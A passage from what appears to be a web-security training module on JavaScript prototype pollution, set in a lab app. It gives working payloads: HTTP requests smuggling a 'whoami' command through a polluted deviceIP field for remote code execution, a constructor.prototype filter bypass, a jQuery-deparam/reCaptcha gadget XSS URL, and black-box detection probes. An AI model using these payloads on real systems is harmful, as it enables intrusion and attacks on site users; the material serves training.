Looking at the database where the user model is defined, we can see that the `deviceIP` column has the `allowNull` option set such that it can potentially be set to `null`:


```
Database.Users = sequelize.define("user", {
    id: {
        type: Sequelize.INTEGER,
        autoIncrement: true,
        primaryKey: true,
        allowNull: false,
        unique: true,
    },
    username: {
        type: Sequelize.STRING,
        allowNull: false,
        unique: true,
    },
    password: {
        type: Sequelize.STRING,
```

```
        allowNull: false,
    },
    deviceIP: {
        type: Sequelize.STRING,
        allowNull: true,
    }
});
```


Finally, we can check how a user is created upon registration:

```
router.post("/register", async (req, res) => {
    try {
        const username = req.body.username;
        const password = req.body.password;

        <SNIP>

        await db.Users.create({
            username: username,
            password: bcrypt.hashSync(password)
        }).then(() => {
            res.send(response("User registered successfully"));
        });
    } catch (error) {
        console.error(error);
        res.status(500).send({
            error: "Something went wrong!",
        });
    }
});
```



Here, a new user is registered without the `deviceIP` property. Thus, it is set to `null`. If this user is converted to an object of the `User` class in the `init` function, the resulting user object does not contain a `deviceIP` property. We can confirm this using VS Code's debug console by setting an appropriate breakpoint and checking out the variable value:



The prototype of the `userObject` variable is the `User.prototype` object, which is the prototype of the `User` function. This is an ideal target since we want to pollute the `User.prototype.deviceIP` property. As discussed in the previous section, we should avoid moving further up the prototype chain than is required to avoid breaking any web application functionality. Again, let us confirm the attack vector by polluting the prototype using the debug console:



After continuing, we can see the output of our injected command in the web application's response, even though we have not configured a device IP for the newly registered user, thus confirming a prototype pollution RCE vector:



Exploitation


Now that we have planned our exploit let us move on to the actual exploitation. First, we will register a new user with the following request:

```
POST /register HTTP/1.1
Host: proto.htb
Content-Length: 35
Content-Type: application/json

{"username":"pwn","password":"pwn"}
```


After logging in, we can pollute the `User.prototype.deviceIP` property by sending the following request:

```
POST /update HTTP/1.1
Host: proto.htb
Content-Length: 48
Content-Type: application/json
Cookie:
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InB3biIsImlhd
CI6MTY4MTA3MjgxMCwiZXhwIjoxNjgxMDc2NDEwfQ.q1dbloU9k06dAymKHXvMvVrpEeYWRXAB
x9sK7qG6CWg

{"__proto__":{"deviceIP":"127.0.0.1; whoami"}}
```

Since the filter only blocks special characters in the `req.body.deviceIP` property, our command injection payload remains undetected. Due to the prototype pollution vulnerability, we can provide the payload in the `req.body.__proto__.deviceIP` property which is unaffected by the command injection filter. The vulnerable lodash merge function pollutes the `User.prototype.deviceIP` property, which we can confirm in the debug console:



After the successful prototype pollution, we can now access the `/ping` endpoint, which displays the result of our injected `whoami` command just like before. Now, we can attempt the same exploit on the vulnerable web application:




For more details about how prototype pollution can lead to RCE, have a look at this research paper.


Filter Bypasses

So far, we have discussed polluting the prototype using the `__proto__` property, which references an object's prototype. Thus, a prototype pollution filter might check all properties and simply ignore or block this property in order to prevent prototype pollution. If this filter is applied before a vulnerable `merge` function is called on the user input, it will strip out the `__proto__` property from the user input such that the vulnerable merge function can safely merge the user input with an existing object without polluting the object's prototype.

However, there are other ways to obtain a reference to an object's prototype besides the `__proto__` property. Each JavaScript object has a constructor property which references the function that created the object. Consider the following example:



We can see that the `constructor` property of our `test` object references the function `Test`, which we used to create the `test` object. Now we can access the `prototype` property of the constructor to reach the object's prototype. The property chain `test.constructor.prototype` is equivalent to `test.__proto__`, as we can see here:



Thus, we can bypass improper prototype pollution filters and sanitizers, which only block the `__proto__` property by using the `constructor` and `prototype` properties instead.

Client-Side Prototype Pollution


So far, we have explored and exploited server-side prototype pollution vulnerabilities. However, web browsers also commonly execute JavaScript on the client-side, which can also be vulnerable to prototype pollution. In this section, we will discuss how we can exploit client-side prototype pollution vulnerabilities.

Since client-side prototype pollution is a client-side vulnerability, a common exploit is DOM-based Cross-Site Scripting (XSS) or bypassing HTML sanitizers to enable other XSS vulnerabilities, as demonstrated in this blog post.

Code Review - Identifying the Vulnerability

This section will examine a client-side prototype pollution vulnerability without access to the web application's source code, focusing solely on the frontend source code. After starting the lab's target, we can immediately notice that it is a PHP web application due to the `.php` extension in `/index.php`. Therefore, server-side prototype pollution is impossible. However, let us analyze the frontend source code for any vulnerabilities.

After logging in to the sample web application, we see a form to report profiles to the admin, secured with a Google reCaptcha:



The server response consists of the following code:

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <SNIP>

        <script src="/jquery-deparam.js"></script>
        <script src="/purify.min.js"></script>
        <script src="https://www.google.com/recaptcha/api.js" async defer>
</script>
    </head>
    <body>
        <SNIP>

        <script>
            let params = deparam(location.search.slice(1))
            let color = DOMPurify.sanitize(params.color);
            document.getElementById("form").style.backgroundColor = color;
      </script>
      </div>
    </body>
</html>
```

The response contains three JavaScript libraries: `jQuery-deparam`, `DOMPurify`, and `Google ReCaptcha`. We can set the submission form's background color using the GET

parameter `color`. However, the parameter is correctly sanitized using DOMPurify, thus preventing an XSS vulnerability. However, if we search for prototype pollution vulnerabilities in these client-side libraries, we find an issue. Let us look at the overview provided here. We can see that `jQuery-deparam` is vulnerable to prototype pollution. For more details, check out this page.

Let us use the PoC in the GitHub page to trigger the prototype pollution vulnerability by navigating to the following URL: `/profile.php?__proto__[poc]=polluted`. Subsequently, we can open the JavaScript console in the browser by pressing `F12` and confirm the prototype pollution vulnerability by inspecting the `Object.prototype` object and finding our polluted property:

```
> Object.prototype
< ▶{poc: 'polluted', constructor: ƒ, __defineGetter__: ƒ, __defineSetter__: ƒ, hasOwnProperty: ƒ, …}
>
```

Now that we have successfully confirmed prototype pollution, let us investigate how to exploit it to obtain DOM-based XSS.

Since we are analyzing a client-side prototype pollution vulnerability that does not result in permanent changes in the web application, we do not need to test our exploit on a local copy of the source code first. In this particular case, we are unable to do so anyway because we do not have access to the backend source code. If we refresh the web page, we can start over again without worrying about breaking the web application or harming other users.

Exploitation

Looking at the JavaScript code in the response, the `params.color` property looks like a good target for prototype pollution since we can use it if we do not specify a `color` GET parameter. We identified previously that the `params.color` property is sanitized by DOMPurify, so we cannot use it to achieve XSS. However, we can look for `script gadgets` that we can exploit in combination with prototype pollution to achieve XSS in external libraries. Script gadgets are legitimate and benign JavaScript code that can be used in combination with a different attack vector to achieve JavaScript code execution (XSS). In particular, we are interested in script gadgets that lead to XSS if the prototype object is manipulated. Looking at the overview here, we see that Google reCaptcha contains a script gadget. For more details, check out this page.


We can confirm the XSS vulnerability using the payload provided on this page by navigating to `/profile.php?__proto__[srcdoc][]=<script>alert(1)</script>`. With proper URL encoding of special characters, we can then inject any XSS payload, for instance, the following:

```
/profile.php?__proto__[srcdoc][]=<script>window.location%3d"/poc.php";
</script>
```


Tools

Now that we have discussed how to identify and exploit client-side prototype pollution vulnerabilities, let us discuss tools we can use to help us in the process. In particular, we will focus on DOM Invader, a browser-based tool in Burp. In order to use it, we need to start the Chromium browser integrated into Burp Suite. The DOM Invader extension is automatically installed.


We can find it by clicking on the `Extensions` icon next to the URL bar and pinning the `Burp Suite` extension:




Afterward, we can click on the `Burp Suite Extension` logo, navigate to the `DOM Invader` tab, and toggle the `DOM Invader` option:




Next, click on `Attack types` and enable `Prototype Pollution`:



Finally, click `Reload` at the bottom and navigate to the vulnerable page, in our case, `/profile.php` in the sample web application. DOM Invader now checks the page for prototype pollution vulnerabilities. We can find the results in the `DOM Invader` tab after opening the devtools by pressing `F12`:



In our sample web application, DOM Invader finds the prototype pollution we have discussed above. However, it displays two possible exploitation vectors using `__proto__` and `constructor[prototype]`. We can click `Test` for any of the vulnerabilities to confirm them. The vulnerable URL is opened in a new tab, where we can display the `Object.prototype` object in the JavaScript console to confirm the prototype pollution vulnerability:



Lastly, DOM Invader can also find script gadgets that enable us to escalate the prototype pollution to an XSS vulnerability. We can click `Scan for gadgets` to let DOM Invader search for script gadgets. After the scan has finished, we can find the result in the DOM Invader tab in the devtools. However, in this case, DOM Invader does not find the XSS vector we exploited above.

For more details on how to use DOM Invader to identify and exploit client-side prototype pollution vulnerabilities, check out the documentation.

Exploitation Remarks & Prevention


Now that we have examined and exploited various prototype pollution vulnerabilities, let us discuss some remarks regarding identifying and exploiting them in real-world engagements. Additionally, this section will end with how to prevent prototype pollution vulnerabilities.

Exploitation Remarks

As discussed previously, polluting prototypes can result in unforeseen and undesired side effects that potentially break the entire web application. Therefore, it is ill-advised to throw prototype pollution payloads on a production web application and hope for the best. Testing and fine-tuning the prototype pollution payload is recommended on a local copy of the target web application. While we focused on detecting and exploiting prototype pollution vulnerabilities from a whitebox approach in this module, we do not always have access to the source code of the target web application and need to be able to identify them black-box. Fortunately, a few techniques exist to detect prototype pollution using a black-box approach as safely as possible.

Status Code


The first and most universal technique is manipulating the status code returned when the web application encounters an issue. First, we need to determine how the web application reacts if we provide an invalid JSON request body:



The web application responds with an HTTP `400` status code. To confirm prototype pollution, we can manipulate the returned status code by polluting the `status` property of the `Object.prototype` object using a payload similar to the following:

```
{
        "__proto__":{
                "status":555
        }
}
```


Depending on the web application's implementation, we might need to traverse multiple steps up the prototype chain to reach the `Object.prototype` object. When we now send the above request again, the server returns the custom-set status code `555`:



Thus, we successfully confirmed prototype pollution. We can utilize this technique universally as it does not require any reflection of user input.

Parameter Limiting


The second technique requires that the web application contains an endpoint that reflects GET parameters in any way. In our simple example below, the response body reflects the GET parameters in a JSON object:



We can manipulate the number of GET parameters returned by the web application by polluting the `parameterLimit` property of the `Object.prototype` object using a payload similar to the following:

```
{
        "__proto__":{
                "parameterLimit":1
        }
}
```


When we send the above request again, the web application responds with only the first GET parameter since we limited the number of parameters to one. Thus, all parameters after the first one are ignored:



Therefore, we successfully confirmed prototype pollution. We can only utilize this technique if the target web application provides an endpoint that reflects GET parameters.


Content-Type

Our last example requires the reflection of a JSON object. We can force the web application to accept other encodings without breaking the web application. We will use the `UTF-7` encoding for this since it does not break the web application's default `UTF-8` encoding. First, we need to encode a test string in UTF-7, which we can do using `iconv`:

```
echo -n 'HelloWorld!!!' | iconv -f UTF-8 -t UTF-7
```

```
HelloWorld+ACEAIQAh-
```

